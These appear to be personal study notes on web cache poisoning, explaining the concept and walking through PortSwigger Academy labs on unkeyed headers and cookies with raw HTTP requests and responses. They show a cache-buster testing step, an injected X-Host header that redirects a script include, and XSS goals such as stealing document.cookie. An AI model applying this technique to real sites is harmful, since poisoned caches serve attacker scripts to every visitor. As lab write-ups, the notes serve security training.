Web Cache Poisoning

🔥 What is Web Cache Poisoning?

Web Cache Poisoning is a type of attack where an attacker **injects malicious content into a cache** (like a CDN or proxy server), so that **subsequent users receive the malicious response** instead of the legitimate one.

It exploits the way **web caching mechanisms** store and serve HTTP responses to improve speed and performance. If the cache stores a **modified, malicious version**, all users accessing the cached version are affected.

🧠 How Web Caching Works (Basics)

- Web caches (like **CDNs, reverse proxies, or browsers**) store static or dynamic responses for repeated use.
- Caches **key responses** based on certain parameters (like URL, headers, query strings).
- If the cache is tricked into storing **altered content**, all future users will get that **poisoned response** until it expires or is purged.

🧪 How Web Cache Poisoning Works

1. **Attacker sends a specially crafted request** with modified headers or parameters.
2. The server processes it and **generates a normal-looking response**, but caches it.
3. The cache **stores this malicious response**.
4. Other users requesting the same URL **receive the poisoned response** from the cache.

💀 What can be poisoned?


- **Injected HTML/JS code (XSS)**


- **Redirects to malicious sites**
- **Malicious links/scripts in cached responses**
- **Modified cache-control headers**


- always try to not afftect user
- so select end point as parameter ?abcd=123 any random which does not available
- once your verified that then you can deploy on / original


Lab: Web cache poisoning with an unkeyed header

> This lab is vulnerable to web cache poisoning because it handles input from an unkeyed header in an unsafe way. An unsuspecting user regularly visits the site's home page. To solve this lab, poison the cache with a response that executes `alert(document.cookie)` in the visitor's browser.


Send
Cancel
Target: https://0a68005704c87348825cba06
Request
Pretty Raw Hex
GET /?abcd=123 HTTP/2
Host: 0a68005704c87348825cba06002d00f8.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=FrZRJyUwTOjD0Auz040yePNjJBnF7xaT; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 10983
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>
Web cache poisoning with an unkeyed header
</title>
</head>
<body>
<script type="text/javascript" src="
Search
0 highlights



Request
Pretty Raw Hex
GET /?abcd=123 HTTP/2
Host: 0a68005704c87348825cba06002d00f8.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 1
X-Cache: hit
Content-Length: 10983
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>
Web cache poisoning with an unkeyed header
</title>
</head>
<body>
<script type="text/javascript" src="//0a68005704c87348825cba06002d00f8.web-security-academy.net/resources/js/tracking.js">
</script>
Search
0 highlights







“here we can see that we entered the “google.com” in the x-host header and it taking blindly”

“and its fecting /resources/js/tracking.js”







“load the url in the browser”





Lab: Web cache poisoning with an unkeyed cookie

This lab is vulnerable to web cache poisoning because cookies aren't included in the cache key. An unsuspecting user regularly visits the site's home page. To solve this lab, poison the cache with a response that executes `alert(1)` in the visitor's browser.


Request
Pretty Raw Hex
GET / HTTP/2
Host: 0a03005203d6a95982be1a8a003d0090.web-security-academy.net
Cookie: session=hQMejTjBTbmFufZITfrU7bSShJAK7MOC;
fehost=prod-cache-01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
